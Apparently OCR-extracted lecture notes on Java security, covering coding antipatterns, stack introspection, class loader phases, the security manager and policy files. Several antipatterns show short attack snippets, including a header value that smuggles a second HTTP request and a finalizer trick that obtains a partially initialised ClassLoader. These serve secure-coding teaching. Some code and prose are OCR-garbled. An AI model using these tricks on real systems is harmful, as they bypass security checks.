
Attacker crafts HTTP headers with embedded requests that bypass security:

```
package sun.net.www.protocol.http;
public class HttpURLConnection extends java.net.URLConnection {
  public void setRequestProperty(String key, String value) {
    // no input validation on key and value
  }
}
            ...

urlConn.setRequestProperty
      ("Accept",
      "*.*\r\n\r\nGET http://victim_host HTTP/1.0\r\n\r\n");
```


Antipattern 5: Attack

Embedded request that bypasses the security check:



Antipattern 5: Problems

1. Malicious minds can craft any inputs with out-of-bounds values or escape characters.
2. It affects all code that processes requests or delegates them to sub-components:
   → Implements network protocols
   → Constructs SQL requests
   → Calls shell scripts
3. Additional issues when calling **native** (JNI) methods
   → No automatic array bounds checks

Antipattern 5: Solution

1. Validate all inputs:
   → Check for escape characters;
   → Check for out-of-bounds values;
   → Check for malformed requests;
   → Regular expression API can help validate String inputs (`java.util.regex` or C++ boost regex)
2. Pass only validated inputs to subcomponents:
   → Wrap native methods in Java language wrapper to validate inputs;
   → Make all native methods private.

Antipattern 6

Example from JDK 1.4.2 distribution:

```
package org.apache.xpath.compiler;

public class FunctionTable {
   public static FuncLoader m_functions;
}
```

`xpath` is a query language for XML documents. Example see appendix.

Antipattern 6: Misuse

An attacker can replace the function table in the following way:

```
package org.apache.xpath.compiler;

public class FunctionTable {
  public static FuncLoader m_functions;
}

FunctionTable.m_functions = <new_table>;
```


Antipattern 6 : Problems

1. Sensitive static state can be modified by untrusted code:
   → Replacing the function table gives attackers access to the `XPathContext` used to evaluate `XPath` expressions.
2. Static variables are **global across a Java runtime environment**:
   → Can be used as a communication channel (a.k.a. covert channel) between different application domains (e.g. by code loaded with different class loaders).

Antipattern 6 : Solutions

1. Reduce the scope of static fields:
   → `private static FuncLoader m_functions;`
2. Treat public static fields primarily as constants:
   → Consider using `enum` types
   → Make public static fields `final`

```
public class MyClass {
 public static final int LEFT = 1;
 public static final int RIGHT = 2;
}
```

3. Define access methods for mutable static state variable:
   → Add appropriate security checks as the example shows:

```
public class MyClass {
  private static byte[] data;
  public static byte[] getData() {
    return data.clone();
  }
  public static void setData(byte[] b) {
    securityManagerCheck();
    data = b.clone();
  }}
```

Antipattern 6 : `securityManagerCheck()`

An implementation of `securityCheckManagerCheck()` could be:

```
private void securityManagerCheck(){

  SecurityManager sm = System.getSecurityManager();
  if (sm != null) {
    sm.checkPermission(...);
  }

}
```


Antipattern 7

Example From JDK 1.0.2 distribution:

```
package java.lang;

public class ClassLoader {
  public ClassLoader() {
    // permission needed to create class loader
    securityManagerCheck();
    init();
  }
}
```

What happens if an exception is thrown during object construction?

Antipattern 7: Misuse (only Java $\leq$ 6)

An attacker overrides `finalize` to get a partially initialized `ClassLoader` instance:

```
package java.lang;
public class ClassLoader {
  public ClassLoader() {
    securityManagerCheck();
    init();
  }
}
```

```
public class MyCL extends ClassLoader{
  static ClassLoader cl;
  protected void finalize() {
    cl = this;
  }
  public static void main(String[] s){
    try {
      new MyCL()
    } catch (Exception e) {;}
    System.gc();
    System.runFinalization();
    System.out.println(cl);
  }
}
```


Antipattern 7: Problems

1. Throwing an exception from a constructor does not prevent a partially initialized instance from being acquired:
   → Attacker can override finalize method to obtain the object.
2. Constructors that call into outside code often naively propagate exceptions:
   → Enables the same attack as if the constructor directly threw the exception.
3. Good news: Java 1.7 destroys automatically objects, whose constructor has thrown an exception.

Antipattern 7: Solutions

1. Make the class `final` if possible.
2. If the `finalize` method can be overridden, ensure that partially initialized instances are unusable:
   → Do not set fields until all checks have completed
   → Use an initialized flag

```
public class ClassLoader {
  private boolean initialized = false;
  ClassLoader() {
    securityManagerCheck();
    init();
    initialized = true; // check flag in all relevant methods
  }
}
```


Antipattern 8: TOC2TOU

1. TOC2TOU: Time Of Check To Time Of Use. A typical race condition in security context.
2. One checks the permission at time t_0 and then one uses the resources without any check any more.

```
public class Foo {
  private boolean initialized = false;
  Foo() {
    BarPermission perm = new BarPermission();
    securityManagerCheck();
    init();
    initialized = true; // check flag in all relevant methods
  }
  readWithPermissionBar(){ // no check };
  writeWithPermissionBar(){ //no check };
}
```


Antipattern 8: Misuse

1. After the check phase Oscar (the cracker) can use the `read(write)WithPermissionBar()` methods without fear to generate a security exception.
2. This is typical of all Unix systems: the user's permissions are controlled only at the opening of the file and never checked again when the user manipulates them.

Oscar strategy:
1. **Create a file the user can read**
2. **Start the program**
3. **Change the file to a symlink pointing to a file that the user shouldn't be able to read**

```
...
fd = open(file, O_RDONLY); /* do something with fd...*/
```

The solution is obvious: always check the user's permissions while executing a privileged operation.

Twelve (very conservative) guidelines for writing safer Java

1. Do not depend on implicit initialization.
2. Limit access to entities.
3. Make everything final.
4. Do not depend on package scope.
5. Do not use inner classes.
6. Avoid signing your code. Code that isn't signed will run without special privileges: i.e. less likely to do damage!
7. If you must sign, put all signed code in one jar archive.
8. Make classes uncloneable. Java's object cloning mechanism allows an attacker to build new instances of the classes you define, without using any of your constructors.
9. Make classes unserializeable.
10. Make classes undeserializeable.
11. Do not compare classes by name.
12. Do not store secrets.

Appendix

XML books' search with `xpath`

```
public class XPathExample {

  public static void main(String[] args)
   throws ParserConfigurationException, SAXException,
          IOException, XPathExpressionException {

    DocumentBuilderFactory domFactory = DocumentBuilderFactory.newInstance();
    domFactory.setNamespaceAware(true); // never forget this!
    DocumentBuilder builder = domFactory.newDocumentBuilder();
    Document doc = builder.parse("books.xml");

    XPathFactory factory = XPathFactory.newInstance();
    XPath xpath = factory.newXPath();
    XPathExpression expr
     = xpath.compile("//book[author='Neal Stephenson']/title/text()");

    Object result = expr.evaluate(doc, XPathConstants.NODESET);
    NodeList nodes = (NodeList) result;
    for (int i = 0; i < nodes.getLength(); i++) {
        System.out.println(nodes.item(i).getNodeValue());
    }
  }
}
```


XML books' search without `xpath`

```
ArrayList result = new ArrayList();
NodeList books = doc.getElementsByTagName("book");
for (int i = 0; i < books.getLength(); i++) {
    Element book = (Element) books.item(i);
    NodeList authors = book.getElementsByTagName("author");
    boolean stephenson = false;
    for (int j = 0; j < authors.getLength(); j++) {
        Element author = (Element) authors.item(j);
        NodeList children = author.getChildNodes();
        StringBuffer sb = new StringBuffer();
        for (int k = 0; k < children.getLength(); k++) {
            Node child = children.item(k);
            // really should to do this recursively
            if (child.getNodeType() == Node.TEXT_NODE) {
                sb.append(child.getNodeValue());
            } }
        if (sb.toString().equals("Neal Stephenson")) {
            stephenson = true;
            break;}
   }

    if (stephenson) {
        NodeList titles = book.getElementsByTagName("title");
        for (int j = 0; j < titles.getLength(); j++) {
            result.add(titles.item(j));}}}
```

DOM code to find all the title of books authored by Neal Stephenson in a XML-file

9 Java Security Game

9.0.2 Java Security in a Nutshell

Repeat
- Check if current method has the requested permission.
- if not, throw security Exception
- Next Check : *Check if method has amplified privledges* If so, grant permission,consider calling method, (moving it up the stack.)

Until Call Stack is empty do repeat.

Final Check Has thread inherited permission? if yes, Grant if no, throw exception.

Notes Protection Domain: Stores in a per thread variable the intersection (Å) of the static permissions of all methods invoked since its start, and grant permission on the result of that intersection operation.

9.0.3 Game Description




Abbildung 9.1: figure




Abbildung 9.2: figure

9.0.4 Problem Description

Define privledges neccessary to play the game :

- Access to HW Resource Screen
- Hard disk access.
- Socket Access

Mechanism for granting access?

Code Domains

Code Domains are based upon origin of the code (www.game.org,www.sgi.com) and the digital signature of the code.

Policy Files

Listing 9.1: Java Policy Files for the Game

```
grant CodeBase "http://www.game.org-"{
permission java.lang.RuntimePermission "Screen",
permission java.net.Socketpermission "server.game.com";
permission java.io.FilePermission "C:\\HighScore","read","write";
}

grant CodeBase "http://www.sgi.com/-" Signed By "SGI" {
permission java.lang.RuntimePermission "Screen";
permission java.io.FilePermission "c:\\lib\\3D_Data\\-","read";
```




Abbildung 9.3: figure




Abbildung 9.4: figure

```
10  }
```

At runtime these plocies are enforced by the class `AccessController.checkPermission(..)` that automatically is called when the scurityManager has been activated in the shell or in main() method.

9.0.5 Protection Domains

9.1 Stack introspection of privledges

```
    boolean checkPermission (Permission toCheck) {
     Stack domainStack = getDomainStack(); // domain used for current thread
     while (!domainStack.emoty()) {
     Domain here = domainStack.pop();
5    if (!here.implies(toCheck)) // no such right implies UND VON MENGEN return false;
     return true;
     }
    }
```

9.2 ACM and Stack Introspection

9.3 Doprivileged - Temporary priveledge elevation

Problem : 3D component cannot access 3d files - does not have necessary permissions.
Solution **Only the subject game + 3DLib may possess this right and not the subject game alone** Rights of subject in protection domain temporarily elevated.




Abbildung 9.5: figure




Abbildung 9.6: figure

Listing 9.2: Syntax of dopriviledged

```
  Object house = Accesscontroler.doPriviledged( new PriviledgedAction() {
2 public object run() {
   return readObjectFromDataFiles("house");
  }
  }

7 );
```

9.4 DoPriviledged StackIntrospection

```
   boolean checkPermission(Permission toCheck) {
   Stack domainStack = getDomainStack();
3  while (!domainStack.empty()) {
   Domain here = domainStack.pop();
   if (here.IsPriviledged()){
   return true;
   }
8  if (!here.implies(toCheck)) return false;
   return true;
   }
   }
```

10 Byte and ClassLoader security.




Abbildung 10.1: figure

Byte Code Verifier Prevent access to underlying physical machine via forged pointers, crashes, undefined states

- Code has only valid instructions and register use
- Code does not overflow/underflow the stack
- Code does not convert data types illegally or forge pointers
- Code accesses objects as correct type (as given in the constant_pool header)
- Method calls use correct number and types of arguments
- References to other classes use legal names

Role of Classloader: The loading and verification steps expel bogus class files before they even get into the JVM. Protection domains drive all later security decisions. Namespaces keep separate classes and packages coming from different places.

Protection Domain Code Source + collection of Permissions.

- Code Source = origin of class file (URL) + 0 or more signers (certificates)
- A class's protection domain is established by he class loader when the class is loaded - only the class loader knows the origin of the class file (url).
- A class's protection domain is later used to make security decisions about hwat code in the class is allowed to do or not to do.

Namespaces The JVM considers the class ch.fhnw.bar.Bar loaded by class loader X to be differrent fron the class ch.fhnw.foo.Xyz loaded by the class loader Y even though the package names are the same. In other words, each class loader defines a seperate namespace for classes and packages. This lets same named classes and packages from differenct sources coexist. without having access to each others protected and packages scoped members. *It also prevents package insertion attacks where an evil class claims to be part of a certain package in order to gain access to sensitive data.k*




Abbildung 10.2: figure

10.1 Java Class Loader Heirarchy

User-defined class loaders vreated by the program: The system class loader is the parent class loader by default. Another parent class loader can be specified explicitly.

Threads have associated context class loaders Default Context class loader is the system class loader. A different context class loader can be specified by calling `Thread.setContextClassLoader()` it also has a corresponding getter method to obtain the actual class loader as a reference.

Delegation Model When ashed to load a class the class loader **first asks its parent**. If the parent succeeds the class loader returns the class from the parent. **If the parent fails:** the class loader attempts to load the class itsself. The class loader is searched from **the top back down to the starting point**.

Which class loader is used You can explicitly load a class int a class loader with `loadclass()` If a class needs to be loaded and a class loader is not explicitly specified then the class is loaded into **same class loader as the code that is currently executing**

10.2 Class Loader phases

10.2.1 Load Phase




Abbildung 10.3: figure

1. Given the types fully qualified class name, obtain its class file as a byte sequence.
2. Parse the class file into implementation-dependent internal data structures in the method area. `Possible error: first four bytes are not 0xCAFEBABE`[1]
3. Resolve symbolic references to the super class. `Possible error: super class not accesible to this class : exception thrown`
4. Resolve symbolic references to hte interfaces if neccessary : `Possible error : interface not accesible to class - exception thrown`
5. Create an instance of class Class to represent the type.

[1] wtf

10.2.2 Verify Phase




Abbildung 10.4: figure

Checks a class for validity (Byte Code verfiier) Verifies the following:

Part 1
1. Final classes are not subclassed
2. Final methods are not overridden
3. Every class has a super class
4. Constant pool entries obey all specified constraints.
5. All field and method references have valid classes,names, and type descriptors.

Part 2
1. Valid intructions and register usage.
2. Stack overflow / underflow protection
3. Protect against conversion errors or forged pointers.
4. Code must access objects as the correct type.
5. Method calls must use the correct number of arguments of the corrent type.
6. References to other classes use legal names.
7. *Goal : prefent access to underlying machine , forged pointers, crash or undefined state*

10.2.3 Prepare Phase




Abbildung 10.5: figure

Allocates storgage for static fields- shared memory region between all classes, then sets the static values to default. Explicit inital values are set in init phase.

10.2.4 Resolve Phase

1. Validate each symbolic class, field, and method reference. Search ineheritance heirarchy for declarations, and verify accessibility.
2. Replace each symbolic reference with a direct reference.

   Greedy Resolution : Each symbolic rerefence can be resolved when a class is initially linked

   Lazy Resoliton : Resolved later during execution when it is actually used.

10.2.5 Initialize Phase

Execute the classes static clinit method: **This is compiler generated and contains:**

1. Code for explicit initialization of static fields.
2. Code from all static blocks.

   See java anti patterns for misusage.

11 Security Mechanisms in Java




Abbildung 11.1: figure




Abbildung 11.2: figure

11.1 Java Security Algorythm

Repeat 1. Check if the current method has the requested permission if not, throw securityExcepion

2. Check if amplified privledges

   Grant

Until Call Stack Empty

11.2 Security Manager




Abbildung 11.3: figure

11.2.1 Functions

Controls :

- access to files
- access to network resources
- protection of JVM
- System resource access
- Protection of Security.

Custom security manager can be used but not recommended.

11.3 Checkpermission

Method called explicitly or implicitly as soon as the SM is activated:

- Throws an exception if Permission p does not hold else returns
- All previous check methods are rewritten in termis of Checkpermission.
- Permits creation of new permissions without changing the security manager.
- uses the AccessController class for its functionality.

Listing 11.1: sample File Write Check

```
class Filewrite{
 public static void main(String[] args){
  File file = new File(...);
4   try{
```

```
        file.canwrite() // calls checkPermission implicitly.
       }catch (SecurityException e){
       //print here.
       }
 9    }
     }

     Policy File:
     grant{
14   permission java.io.FilePermission
     ".."//filename,"read";};
     }
```

11.4 Security Policy Files in Java

Fine grained configurable policies for both java Applet and Java applications are based on the following techniques.

- A text fiule contains the custom security policy for an application defaults : `java.policy,java.security` in [JRE_HOME]/lib/security.
- At run time one or more of the following checks are made depending on above policy:

  Protectiondomain < Code Source < policy.

  Java 2 Runtime Security Check algorythm

  Permission class and its sub classes

  GuardedObject and guard.

11.5 Structure of Policy Files

Determines which system resources can be accessed and how they can be accessed. Becomes a java object. Building blocks of policy are :

1. Origin and authentication of a piece of code - `Codebase`:

   An origin URL

   Set of digital signatures - any number of files in a JAR can be signed.

2. **An entry in the policy file is specified by**

   ```
   permission java Permission type "resource","action";
   ```

3. Wildcards are allowed.

11.5.1 Example

11.6 Creating a new policy file

- Use plicy tool or editor of your own choice
- Example below grants two permissions:

  to the code signed by Duke the permission to read files located in users home directory

  to Code from location `http://...` to read the file.encoding system property.

11.7 Permissions

The permissions are positive, they grant access rather then deny access. By default nothing extra is allowed, two classes control these permissions, Permission and BasicPermission :

Permissions have two arguments a **target** and a **Set of actions**. Applications are free to introduce new permission categories.

The security manager operates according to the policy (defined in `java.policy`) which consists of a set of rules, e.g. the default is:

```
// Standard extensions get all permissions by default
grant CodeBase "file:${java.home}/lib/ext/*" {
  permission java.security.AllPermission;
};
```

Or a more fine grained one:

```
grant {
  // allows anyone to listen on un-privileged ports
  permission java.net.SocketPermission "localhost:1024-", "listen";

  // "standard" properies that can be read by anyone
  permission java.util.PropertyPermission "java.version", "read";
};
grant CodeBase "http://java.sun.com/foo.jar" SignedBy "Susan" {
     permission java.io.FilePermission "C:\\TestData\\*", "read";
}
```

Abbildung 11.4: Java security policy file example

```
grant signedBy "Duke"  {
    permission java.io.FilePermission "${user.dir}/-", "read"; };
  grant codeBase "http://someserver/myjar.jar" {
    permission java.util.PropertyPermission "file.encoding", "read";
  }
```

Abbildung 11.5: figure

11.7.1 Permission files

Targets file, directory, directory/file,directory/*.* directory/- (recursive), «<ALL FILES»".

Actions read,write,execute,delete. Example : /tmp/-,read;

Notes Can also have platform driven paths :

```
c:\\temp\\foo
```

Socketpermission
- target : host specified with dns or ip adress allong with a port number or port range (1-5) or * or *.domain
- Actions accept,connect,listen,resolve (resolve implied by any of the other actions)

